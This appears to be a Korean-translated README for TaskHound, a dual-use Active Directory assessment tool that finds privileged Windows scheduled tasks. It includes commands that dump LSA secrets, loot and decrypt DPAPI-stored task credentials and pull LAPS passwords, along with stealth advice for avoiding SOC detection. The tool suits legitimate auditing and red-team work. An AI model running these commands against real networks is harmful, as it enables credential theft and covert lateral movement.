 1r0bit/taskhound
원격 시스템에서 권한 있는 예약 작업(Scheduled Tasks)을 열거하는 도구

<p align="center">
<img width="350" height="350" alt="TaskHound Logo" src="https://assets.kitploit.com/production/public/readmes/9903/f048c922e3b550dd3bc0880bd2e9ba4bebdfdb710812a9a7eec7249bce3e112e.png" />
</p>
<p align="center">
<strong>Windows 권한 있는 예약 작업 검색 도구</strong> — 재미와 이익을 위한 도구입니다.
</p>
<p align="center">
<a href="https://github.com/1r0BIT/TaskHound/releases">
<img src="https://img.shields.io/github/v/release/1r0BIT/TaskHound?style=flat-square&logo=github&color=blue" alt="Latest Release">
</a>
<a href="https://bloodhound.specterops.io/">
<img src="https://img.shields.io/badge/BloodHound-OpenGraph-red.svg?style=flat-square&logo=neo4j" alt="BloodHound OpenGraph">
</a>
<a href="https://www.python.org/">
<img src="https://img.shields.io/badge/python-3.11+-blue.svg?style=flat-square&logo=python&logoColor=white" alt="Python 3.11+">
</a>
<br>
<a href="https://deepwiki.com/1r0BIT/TaskHound">
<img src="https://deepwiki.com/badge.svg" alt="Ask DeepWiki">
</a>
<a href="https://twitter.com/0xr0BIT">
<img src="https://img.shields.io/badge/Twitter-@0xr0BIT-1DA1F2?style=flat-square&logo=twitter&logoColor=white" alt="Twitter">
</a>
<a href="https://r0bit.io">
<img src="https://img.shields.io/badge/Blog-r0bit.io-orange?style=flat-square&logo=rss&logoColor=white" alt="Blog">
</a>
</p>
<hr />
TaskHound는 권한 있는 계정과 저장된 자격 증명으로 실행되는 Windows 예약 작업을 탐색합니다. SMB를 통해 작업을 열거하고, XML을 파싱하며, BloodHound 연동을 통해 고가치 공격 기회를 식별합니다.
배경 이야기/로어 및 자세한 설명은 관련 블로그 게시물을 참조하세요 - [Part 1](https://r0bit.io/posts/taskhound/part1/index.html) 및 [Part 2](https://r0bit.io/posts/taskhound/part2/index.html).
## 주요 기능
| 기능 | 설명 |
|---------|-------------|
| **Tier 0 및 고가치 탐지** | 도메인 관리자, 엔터프라이즈 관리자 및 기타 권한 있는 계정으로 실행되는 작업을 자동으로 식별 |
| **BloodHound 연동** | 라이브 BHCE/Legacy 인스턴스에 연결하거나 내보낸 데이터를 가져와 고가치 사용자 탐지 |
| **OpenGraph 지원** | 예약 작업을 BloodHound CE의 공격 경로 노드로 시각화 |
| **LAPS 연동** | 호스트별 인증을 위해 LAPS 비밀번호(Windows LAPS 및 Legacy) 자동 검색 및 사용 |
| **DPAPI 자격 증명 추출** | 저장된 작업 자격 증명이 포함된 DPAPI Blob 수집 및 복호화 |
| **멀티스레드 스캔** | 대규모 환경을 위한 속도 제한 기능이 있는 병렬 대상 처리 |
| **LDAP 기반 Tier-0 탐지** | BloodHound 없이 그룹 구성원을 통해 권한 있는 계정 탐지 |
| **자격 증명 검증** | RPC를 통해 저장된 작업 비밀번호가 여전히 유효한지 확인 |
| **오프라인 분석** | 마운트된 디스크 이미지 또는 이전에 수집된 XML 처리 |
| **다중 출력 형식** | 심각도 점수가 포함된 일반 텍스트, JSON, CSV 및 HTML 보안 보고서 |
| **SID 해석** | BloodHound → Cache → LSARPC → LDAP → GC를 통한 다중 계층 해석 |
| **캐싱** | SID 조회 및 LAPS 자격 증명을 위한 SQLite 기반 영구 캐시 |
## 빠른 시작```bash
# Install
git clone https://github.com/1r0BIT/TaskHound.git
cd TaskHound
python3 -m venv .venv && source .venv/bin/activate
pip install -r requirements.txt && pip install .
# Basic usage - single target
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local
# Multiple targets with threading
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --targets-file hosts.txt --threads 10
# Auto-discover all domain computers
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --dc-ip 10.0.0.1 --auto-targets --threads 20
# With LAPS - auto-retrieves per-host local admin passwords
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --targets-file hosts.txt --laps --threads 10
# Offline analysis of mounted disk image
taskhound --offline-disk /mnt/disk
```
> **인증 지원**: TaskHound는 비밀번호, NTLM 해시, Kerberos(ccache 포함), AES 키 인증을 포함한 대부분의 주요 인증 메커니즘을 지원합니다.
## 구성 파일
TaskHound는 영구 설정을 위한 TOML 구성 파일을 지원합니다. 작업 디렉터리 또는 `~/.config/taskhound/`에 `taskhound.toml`을 생성하세요:```toml
[authentication]
username = "svc_taskhound"
domain = "THESIMPSONS.LOCAL"
[target]
dc_ip = "10.0.0.1"
threads = 10
timeout = 30
[bloodhound]
live = true
connector = "http://127.0.0.1:8080"
api_key = "${BH_API_KEY}" # Use env vars for secrets
api_key_id = "${BH_API_KEY_ID}"
type = "bhce"
[bloodhound.opengraph]
enabled = true
output_dir = "./opengraph"
[laps]
enabled = true
[cache]
enabled = true
ttl = 86400 # 24 hours
```
우선순위: CLI 인자 > 환경 변수 > 로컬 구성 > 사용자 구성 > 기본값
## AdaptixC2 통합
TaskHound의 BOF는 [Adaptix Extension-Kit](https://github.com/Adaptix-Framework/Extension-Kit)의 `SAR-BOF/taskhound/` 아래에 포함되어 있습니다.
## 데모 출력```
TTTTT AAA SSS K K H H OOO U U N N DDDD
T A A S K K H H O O U U NN N D D
T AAAAA SSS KKK HHHHH O O U U N N N D D
T A A S K K H H O O U U N NN D D
T A A SSSS K K H H OOO UUU N N DDDD
by 0xr0BIT
[+] Connecting to BloodHound CE at http://127.0.0.1:8080
[+] BloodHound connection successful (API v2)
[+] High Value target data loaded (42 users)
[+] OpenGraph generation enabled (auto-upload active)
[*] Processing target: moe.thesimpsons.local
[+] moe.thesimpsons.local: Connected via SMB
[+] moe.thesimpsons.local: Local Admin Access confirmed
[*] moe.thesimpsons.local: Enumerating scheduled tasks (skipping \Microsoft)
[+] moe.thesimpsons.local: Found 12 tasks (3 privileged, 2 with stored credentials)
┌──────────────────────────────────────────────────────────────────────────────┐
│ [TIER-0] moe.thesimpsons.local - \DuffBrewery\BackupJob │
├──────────────────────────────────────────────────────────────────────────────┤
│ Enabled │ True │
│ RunAs │ THESIMPSONS\Administrator │
│ What │ C:\Scripts\backup_beer_recipes.ps1 │
│ Author │ THESIMPSONS\burns.monty │
│ Date │ 2025-06-15T02:30:00 │
│ Trigger │ Calendar (starts 2025-06-15 02:30, daily) │
│ Reason │ Tier 0 - Domain Admins membership │
│ Cred Validation │ CONFIRMED_VALID │
│ Pwd Analysis │ Password unchanged AND ran within schedule - confirmed │
└──────────────────────────────────────────────────────────────────────────────┘
┌──────────────────────────────────────────────────────────────────────────────┐
│ [PRIV] moe.thesimpsons.local - \KrustyBurger\InventorySync │
├──────────────────────────────────────────────────────────────────────────────┤
│ Enabled │ True │
│ RunAs │ THESIMPSONS\svc_krusty │
│ What │ C:\KrustyApps\sync.exe --silent │
│ Author │ THESIMPSONS\carlson.carl │
│ Date │ 2025-03-10T08:00:00 │
│ Trigger │ Calendar (starts 2025-03-10 08:00, every 4 hours) │
│ Reason │ High Value match found in BloodHound │
│ Cred Validation │ DEFINITELY_STALE │
│ Pwd Analysis │ Password changed AFTER last run - credentials are stale │
└──────────────────────────────────────────────────────────────────────────────┘
╭─────────────────────────── SCAN COMPLETE ────────────────────────────────────╮
│ [+] Succeeded: 1 │
│ [-] Failed: 0 │
│ Total time: 2.34s │
│ Avg per target: 2340ms │
╰──────────────────────────────────────────────────────────────────────────────╯
╭─────────────────────────── TASK SUMMARY ─────────────────────────────────────╮
│ Hostname Tier-0 Privileged Normal │
│ moe.thesimpsons.local 1 2 9 │
╰──────────────────────────────────────────────────────────────────────────────╯
╭─────────────────────── BLOODHOUND OPENGRAPH ─────────────────────────────────╮
│ [+] Generated 3 nodes, 5 edges │
│ [+] Uploaded to BloodHound successfully │
│ [*] JSON saved to: ./opengraph/taskhound_data.json │
╰──────────────────────────────────────────────────────────────────────────────╯
```
---
## BloodHound 통합
TaskHound는 자동 형식 감지를 통해 **Legacy BloodHound**(Neo4j)와 **BloodHound Community Edition(BHCE)**을 모두 지원합니다.
### 실시간 연결```bash
# BHCE with API Key (recommended)
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local \
--bh-live --bhce --bh-connector http://127.0.0.1:8080 \
--bh-api-key "YOUR_API_KEY" --bh-api-key-id "YOUR_KEY_ID"
# BHCE with username/password
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local \
--bh-live --bhce --bh-connector http://127.0.0.1:8080 \
--bh-user admin --bh-password password
# Legacy BloodHound (Neo4j)
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local \
--bh-live --legacy --bh-connector bolt://127.0.0.1:7687 \
--bh-user neo4j --bh-password password
```
### Tier 0 탐지 방법
| Source | Detection Method |
|--------|------------------|
| **BHCE** | `isTierZero`, 시스템 태그 (`admin_tier_0`), AdminSDHolder |
| **레거시** | AdminSDHolder (`admincount=1`), SID 기반 탐지 |
| **LDAP** | 그룹 멤버십 쿼리 (`--ldap-tier0`) |
| **내장** | 잘 알려진 Tier 0 SID (Domain Admins, Enterprise Admins 등) |
### 오프라인 데이터 수집
실시간 연결이 불가능한 경우, 다음 Cypher 쿼리를 사용하여 고가치 사용자를 내보내세요:
**BHCE:**```cypher
MATCH (n) WHERE coalesce(n.system_tags, "") CONTAINS "admin_tier_0" OR n.highvalue = true
MATCH p = (n)-[:MemberOf*1..]->(g:Group)
RETURN p;
```
**레거시:**```cypher
MATCH (u:User {highvalue:true})
OPTIONAL MATCH (u)-[:MemberOf*1..]->(g:Group)
WITH u, properties(u) as all_props, collect(g.name) as groups
RETURN u.samaccountname AS SamAccountName, all_props, groups
```
그런 다음 사용하세요: `taskhound --bh-data exported_users.json ...`
---

## OpenGraph 공격 경로 시각화
<p align="center">
<img src="https://assets.kitploit.com/production/public/readmes/9903/43ec2d44fef6e06a4aee6b0cad113991182e24d877f0d9099cd6b479554b3362.jpg" alt="OpenGraph Attack Path" />
</p>
TaskHound는 BloodHound CE에 사용자 지정 노드와 엣지를 생성하여 예약된 작업 공격 경로를 시각화합니다.
**제공 기능:**
- **사용자 지정 노드**: `ScheduledTask` 및 20개 이상의 속성(자격 증명, 트리거, 암호 분석, 유효성 검사 상태)
- **사용자 지정 엣지**: `HasTask`, `HasTaskWithStoredCreds`, `RunsAs`
- **공격 경로**: `(Owned) → AdminTo → (Computer) → HasTask → (Task) → RunsAs → (Target)````bash
# Collect and auto-upload
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local --bh-opengraph
# Generate without upload (saves to {output_dir}/opengraph/)
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local --bh-opengraph --bh-no-upload
```
> **참고**: OpenGraph는 BHCE 전용입니다. 레거시 BloodHound는 사용자 지정 노드 유형을 지원하지 않습니다.
---
## LAPS 통합
TaskHound는 호스트별 인증을 위해 LAPS 암호를 자동으로 검색하여 사용할 수 있습니다. Windows LAPS(`msLAPS-Password`) 및 레거시 LAPS(`ms-Mcs-AdmPwd`)를 모두 지원하며, MS-GKDI를 통한 암호화된 암호도 포함합니다.```bash
# Basic LAPS - auto-retrieves passwords per target
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --targets-file hosts.txt --laps --threads 10
# Custom local admin username
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local --laps --laps-user localadmin
# LAPS with OPSEC mode (other noisy operations disabled)
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local --laps --opsec --force-laps
```
**지원되는 LAPS 유형:**
| 유형 | 속성 | 암호화됨 |
|------|-----------|-----------|
| Windows LAPS | `msLAPS-Password` | 아니요 |
| Windows LAPS | `msLAPS-EncryptedPassword` | 예 (MS-GKDI) |
| Legacy LAPS | `ms-Mcs-AdmPwd` | 아니요 |
---
## DPAPI 자격 증명 추출
TaskHound는 DPAPI를 사용하여 저장된 작업 자격 증명을 추출하고 복호화합니다. **DPAPI 자격 증명 탈취는 기본적으로 활성화되어 있습니다.**```bash
# Step 1: Get DPAPI_SYSTEM key via LSA dump
nxc smb moe.thesimpsons.local -u homer.simpson -p 'Doh!123' --lsa
# Look for: DPAPI_SYSTEM userkey: 0x51e43225...
# Step 2a: Loot + decrypt immediately (looting is default, just add key)
taskhound -t moe.thesimpsons.local -u homer.simpson -p 'Doh!123' -d thesimpsons.local --dpapi-key 0x51e43225...
# Step 2b: Or collect now (default saves to ./output/raw_backups/), decrypt later
taskhound -t moe.thesimpsons.local -u homer.simpson -p 'Doh!123' -d thesimpsons.local
# Later:
taskhound --offline ./output/raw_backups/moe.thesimpsons.local --dpapi-key 0x51e43225...
# Custom output directory
taskhound -t moe.thesimpsons.local -u homer.simpson -p 'Doh!123' -d thesimpsons.local --output-dir ./collected
# Disable DPAPI looting explicitly
taskhound -t moe.thesimpsons.local -u homer.simpson -p 'Doh!123' -d thesimpsons.local --no-loot
```
> **중요**: 각 호스트는 고유한 DPAPI_SYSTEM 키를 가집니다. 다중 대상 스캔의 경우, 수집(기본값)한 다음 각 대상을 오프라인으로 복호화하십시오.
---
## 자격 증명 검증
TaskHound는 RPC를 통해 작업 실행 기록을 쿼리하고 휴리스틱을 적용하여 저장된 작업 암호가 여전히 유효한지 평가합니다. 이 기능은 **기본적으로 활성화**되어 있습니다.```bash
# Credential validation is on by default, no flag needed
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local
# Disable validation explicitly
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local --no-validate-creds
```
### 작동 방식
Windows 작업 스케줄러는 **성공한** 작업 실행만 기록합니다. 인증 실패(잘못된 암호, 계정 잠금 등)는 조용히 무시됩니다. 작업이 실행되지 않을 뿐입니다.
**핵심 인사이트**: Windows는 작업 생성 시 자격 증명을 검증합니다. 잘못된 암호로 작업을 만들려고 하면 `ERROR_LOGON_FAILURE`가 발생하고 작업이 생성되지 않습니다. 즉, **저장된 자격 증명이 있는 작업이 존재한다면 해당 암호는 작업 생성 시점에 유효했다는 뜻입니다.**
TaskHound는 자격 증명 유효성을 추정하기 위해 휴리스틱을 사용합니다:
| Status | Meaning |
|--------|---------|
| `CONFIRMED_VALID` | 작업 생성 이후 암호가 변경되지 않았고 작업이 예상 일정에 따라 실행됨 - 자격 증명이 작동하는 것으로 확인됨 |
| `HIGH_CONFIDENCE_VALID` | 작업 생성 이후 암호는 변경되지 않았지만 트리거 시점을 알 수 없음(예: 부팅 트리거) - 자격 증명이 유효할 가능성이 높음 |
| `LIKELY_VALID` | 암호가 변경되었지만 작업이 일정 내에 실행됨(자격 증명 업데이트됨), 또는 작업이 성공적으로 실행됨(RPC 전용 모드) |
| `POSSIBLY_STALE` | 작업이 실행되었어야 하지만 실행되지 않음 - 만료된 자격 증명을 나타낼 수 있음 |
| `DEFINITELY_STALE` | 마지막 성공적인 실행 후 암호가 변경됨 - 자격 증명이 확실히 잘못됨 |
| `NEVER_RAN_LIKELY_VALID` | 작업이 실행된 적은 없지만 생성 이후 암호가 변경되지 않음 - 유효할 가능성이 높음(배치 로그온 권한이 없을 수 있음) |
| `NEVER_RAN_POSSIBLY_STALE` | 작업이 실행된 적이 없고 생성 후 암호가 변경됨 - 만료되었을 가능성이 높음 |
| `NEVER_RAN_UNKNOWN` | 작업이 실행된 적이 없고 AD 컨텍스트가 없음 - 생성 시점에는 유효했지만 현재 상태는 알 수 없음 |
| `UNKNOWN` | 확인할 수 없음(계정 차단 등) |
핵심 인사이트: AD의 `pwdLastSet`을 작업 스케줄러의 `LastRunTime`과 비교하면 마지막 성공적인 실행 이후 암호가 변경되었는지 알 수 있습니다. 실행된 적이 없는 작업의 경우 `pwdLastSet`을 `task_creation_date`와 비교하면 유효한 자격 증명으로 작업이 생성된 후 암호가 변경되었는지 알 수 있습니다.
**AD 데이터가 없는 경우**(예: `--no-ldap` 및 BloodHound 없음): TaskHound는 반환 코드와 마지막 실행 시간만 사용하여 RPC 전용 모드로 대체됩니다. 성공적인 실행은 `LIKELY_VALID`를 반환합니다. 트리거 간격이 작업 XML에서 알려진 경우 일정 기반 만료 감지가 여전히 적용됩니다.
> **참고**: `--opsec` 또는 `--no-rpc`를 사용할 때 비활성화됩니다.
---
## 출력 형식
TaskHound는 다양한 사용 사례를 위한 여러 출력 형식을 지원합니다. 모든 출력은 `--output-dir`(기본값: `./output`) 아래의 구조화된 디렉터리 레이아웃을 사용합니다.
### 사용 가능한 형식
| Format | Flag | Description | Use Case |
|--------|------|-------------|----------|
| **Plain** | `-o plain` | 사람이 읽을 수 있는 콘솔 출력(기본값) | 대화형 사용, 빠른 검토 |
| **JSON** | `-o json` | 기계가 읽을 수 있는 구조화된 내보내기 | 자동화, 데이터 분석, 스크립팅 |
| **CSV** | `-o csv` | 스프레드시트 호환 내보내기 | 보고, 필터링, Excel 분석 |
| **HTML** | `-o html` | 심각도 점수가 포함된 보안 보고서 | 블루 팀 감사, 이해관계자 보고서 |
### 사용 예제```bash
# Default - plain text to console + files
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local
# Multiple output formats
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --auto-targets -o plain,json,html
# JSON only for automation
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --auto-targets -o json
# Custom output directory
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --auto-targets -o html --output-dir ./audit_results
# All formats for comprehensive audit
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --auto-targets -o plain,json,csv,html --output-dir ./full_audit
```
### 디렉터리 구조```
./output/ # Base directory (--output-dir)
├── plain/ # Plain text output
│ └── <hostname>/
│ └── tasks.txt
├── json/ # JSON export
│ └── taskhound.json
├── csv/ # CSV export
│ └── taskhound.csv
├── html/ # HTML security reports
│ └── taskhound.html
├── opengraph/ # BloodHound OpenGraph files
│ └── taskhound_data.json
└── raw_backups/ # Raw collection (XML + DPAPI)
└── <hostname>/
├── tasks/ # Task XML files
└── dpapi_loot/ # DPAPI credential blobs
```
### HTML 보안 보고서
HTML 출력은 블루 팀 평가를 위해 설계된 포괄적인 보안 보고서를 생성합니다:
- **심각도 점수**: 권한, 저장된 자격 증명 및 구성을 기반으로 위험 수준에 따라 작업 평가
- **작업 세부 정보**: 트리거, 작업, 실행 계정 및 검증 상태를 포함한 전체 메타데이터
- **필터링**: 호스트, 심각도 및 자격 증명 상태별 클라이언트 측 필터링
- **내보내기 준비**: 관리 보고서 및 감사 문서에 적합
### 백업 수집
기본적으로 TaskHound는 오프라인 분석을 위해 원시 XML 작업 파일과 DPAPI 자격 증명 blob을 저장합니다:```bash
# Disable backup collection
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local --no-backup
# Analyze backups later (offline mode)
taskhound --offline ./output/raw_backups/moe.thesimpsons.local --dpapi-key 0x51e43225...
```
---
## 멀티스레드 스캐닝
대규모 환경에서는 속도 제한을 적용한 병렬 스캐닝을 사용하세요:```bash
# 20 parallel workers, max 5 targets/second
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --auto-targets --threads 20 --rate-limit 5
# Auto-discover servers only (uses preset filter)
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --auto-targets --ldap-filter servers --threads 20
# Include disabled computers and extend stale threshold to 90 days
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --auto-targets --include-disabled --stale-threshold 90
# Target workstations only, disable stale filtering
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --auto-targets --ldap-filter workstations --stale-threshold 0
```
### 자동 타깃 필터링
기본적으로 `--auto-targets`는 노이즈와 실패한 연결을 줄이기 위해 스마트 필터링을 적용합니다:
| 필터 | 기본값 | 재정의 |
|--------|---------|----------|
| 비활성화된 계정 | 제외됨 | `--include-disabled` |
| 오래된 컴퓨터(>60일) | 제외됨 | `--stale-threshold 0` (비활성화) |
| 도메인 컨트롤러 | 제외됨 | `--include-dcs` |
**데이터 소스 우선순위:** BloodHound(구성된 경우) → LDAP 폴백
BloodHound를 사용할 때 TaskHound는 효율적인 단일 쿼리 열거를 위해 `include_properties=true`로 쿼리합니다. BloodHound 데이터가 7일보다 오래된 경우 경고가 표시되며, 30일을 초과하면 긴급 경고가 표시됩니다.
**필터 프리셋:**
- `servers` - Windows Server 운영 체제만 해당
- `workstations` - 서버가 아닌 운영 체제만 해당
- `(raw LDAP)` - 사용자 지정 LDAP 필터(LDAP 소스 필요)
---
## SID 해석
TaskHound는 다중 계층 폴백 체인을 사용하여 SID를 읽기 쉬운 이름으로 해석합니다:
1. **BloodHound** (연결된 경우) - 가장 빠르며 네트워크 트래픽 없음
2. **캐시** - SQLite 영구 캐시(기본 24시간 TTL)
3. **LSARPC** - 직접 대상 쿼리(로컬 계정에 가장 정확)
4. **LDAP** - 도메인 컨트롤러 쿼리
5. **글로벌 카탈로그** - 도메인/포리스트 간 SID용```bash
# Separate LDAP credentials for SID resolution
taskhound -u localadmin -p 'L0c4lP@ss!' -d . -t moe.thesimpsons.local \
--ldap-user homer.simpson --ldap-password 'Doh!123' --ldap-domain thesimpsons.local
# Specify Global Catalog for multi-domain
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local --gc-server 10.0.0.1
# Disable all network-based resolution (OPSEC)
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local --opsec
```
---
## 오프라인 분석
네트워크 접속 없이 작업을 분석합니다:```bash
# Previously collected XML backups
taskhound --offline ./backup/moe.thesimpsons.local
# Mounted disk image
taskhound --offline-disk /mnt/disk
# Mounted image with custom hostname
taskhound --offline-disk /mnt/disk --disk-hostname MOE
```
---
## OPSEC 고려 사항
TaskHound는 은밀성과 기능성 간의 균형을 위해 네트워크 작업에 대한 세밀한 제어를 제공합니다.
### 프로토콜 영향
| 프로토콜 | 작업 | 비활성화 플래그 |
|----------|------------|-----------------|
| SMB | 작업 열거 (항상 사용됨) | N/A |
| LDAP (389/636) | SID 확인, Tier-0 감지, pwdLastSet | `--no-ldap` |
| Global Catalog (3268) | 도메인 간 SID 확인 | `--no-ldap` |
| LSARPC (SMB pipe) | 폴백 SID 확인 | `--no-rpc` |
| Remote Registry (SMB pipe) | Credential Guard 감지 | `--no-credguard` |
| Task Scheduler RPC (SMB pipe) | 자격 증명 검증 | `--no-validate-creds` |
| DPAPI 파일 수집 (SMB) | DPAPI 자격 증명 blob 수집 | `--no-loot` |
### SID 확인 체인```
Default: BloodHound → Cache → LSARPC → LDAP → GC
--no-ldap: BloodHound → Cache → LSARPC
--no-rpc: BloodHound → Cache → LDAP → GC
--opsec: BloodHound → Cache (only)
```
### 기본 동작
TaskHound는 **기본적으로 매우 시끄럽습니다(noisy)** - 모든 기능이 최대 가시성을 위해 활성화되어 있습니다. 이는 OPSEC이 문제되지 않는 감사 및 종합 평가에 이상적입니다:
- **Credential Guard 탐지** - 기본 활성화 (`--no-credguard`로 비활성화)
- **자격 증명 검증** - 기본 활성화 (`--no-validate-creds`로 비활성화)
- **DPAPI 수집(Looting)** - 기본 활성화 (`--no-loot`로 비활성화)
- **LDAP 해석(Resolution)** - 기본 활성화 (`--no-ldap`로 비활성화)
- **RPC 작업** - 기본 활성화 (`--no-rpc`로 비활성화)
> [!WARNING]
> **Credential Guard 검사는 매우 탐지되기 쉽습니다.** 최신 Windows에서는 Remote Registry 서비스가 기본적으로 중지되어 있기 때문에, TaskHound는 SCM을 통해 원격으로 **서비스를 시작**하고, 검사를 수행한 후, 다시 중지합니다(secretsdump와 동일). 이로 인해 제대로 된 SOC라면 크리스마스 트리처럼 경보가 울릴 것입니다. **작전 중 이를 피하려면 반드시 `--no-credguard`를 사용하세요!**
그런 작전(Engagements)에 관해서 말하자면: 레드 팀/은밀 작전의 경우 `--opsec`을 사용하여 모든 시끄러운 기능을 한 번에 비활성화하십시오. (또는 BOF를 사용하세요).
### 사용 예시```bash
# Full OPSEC mode (disables: LDAP, RPC, looting, credguard, validation; forces sequential scanning)
taskhound -u user -p 'pass' -d corp.local -t target --opsec
# OPSEC with jitter (random 0-5 second delays between hosts)
taskhound -u user -p 'pass' -d corp.local --targets-file hosts.txt --opsec --jitter 5
# Disable LDAP only (keep LSARPC for SID resolution)
taskhound -u user -p 'pass' -d corp.local -t target --no-ldap
# Disable RPC only (keep LDAP for SID resolution)
taskhound -u user -p 'pass' -d corp.local -t target --no-rpc
# LAPS with OPSEC (force LAPS LDAP queries despite --opsec)
taskhound -u user -p 'pass' -d corp.local --laps --opsec --force-laps
```
### 은닉을 위한 모범 사례
1. **BloodHound 데이터 사전 채우기** - `--bh-live`로 도메인 데이터를 먼저 가져오기
2. **`--opsec` 플래그 사용** - 모든 소음이 많은 작업을 한 번에 비활성화
3. **타이밍 무작위화를 위한 `--jitter` 추가** - 예측 가능한 스캔 패턴 방지
4. **다른 수단으로 XML 수집** - `--offline`으로 오프라인 분석
5. **BOF 구현 사용** - AdaptixC2에서 사용 가능
---
## 전체 CLI 참조
TaskHound는 색상 테이블과 진행 표시기가 포함된 형식화된 콘솔 출력을 위해 Rich를 사용합니다.```
taskhound --help
```
<details>
<summary>클릭하여 전체 사용법 펼치기</summary>```
Usage: taskhound [OPTIONS] [TARGETS]
AUTHENTICATION OPTIONS
-u, --username Username (required for online mode)
-p, --password Password (omit with -k for Kerberos/ccache)
-d, --domain Domain (required for online mode)
--hashes NTLM hashes (LM:NT or NT-only)
-k, --kerberos Use Kerberos authentication
--aes-key AES key for Kerberos (32 or 64 hex chars)
TARGET OPTIONS
-t, --target Single target or comma-separated list
--targets-file File with targets, one per line
--dc-ip Domain controller IP
--ns, --nameserver DNS nameserver for lookups
--timeout Connection timeout in seconds (default: 5)
--threads Parallel worker threads (default: 10)
--rate-limit Max targets per second (default: unlimited)
--jitter SECONDS Random delay (0-N seconds) between hosts (OPSEC, sequential only)
--dns-tcp Force DNS over TCP (for SOCKS proxies)
--auto-targets Auto-discover targets (BloodHound first, LDAP fallback)
--ldap-filter Filter for auto-targets: 'servers', 'workstations', or raw LDAP
--include-dcs Include Domain Controllers in auto-targets
--include-disabled Include disabled computer accounts
--stale-threshold Exclude computers inactive >N days (default: 60, 0=disable)
SCANNING OPTIONS
--offline Parse XMLs from directory
--offline-disk Analyze mounted Windows filesystem
--disk-hostname Override hostname for offline-disk
--bh-data BloodHound export file for HV detection
--opsec Stealth mode: --no-ldap --no-rpc --no-loot --no-credguard --no-validate-creds --threads 1
--no-rpc Disable RPC operations (LSARPC, CredGuard, validation)
--include-ms Include \Microsoft tasks
--include-local Include local system accounts
--include-all Include ALL tasks
--unsaved-creds Show tasks without stored credentials
--no-credguard Disable Credential Guard detection (default: enabled)
--no-validate-creds Disable credential validation (default: enabled)
BLOODHOUND OPTIONS
--bh-live Enable live BloodHound connection
--bh-connector BloodHound URI (default: http://127.0.0.1:8080)
--bh-user BloodHound username
```
---
[Read more](https://github.com/1r0bit/taskhound)
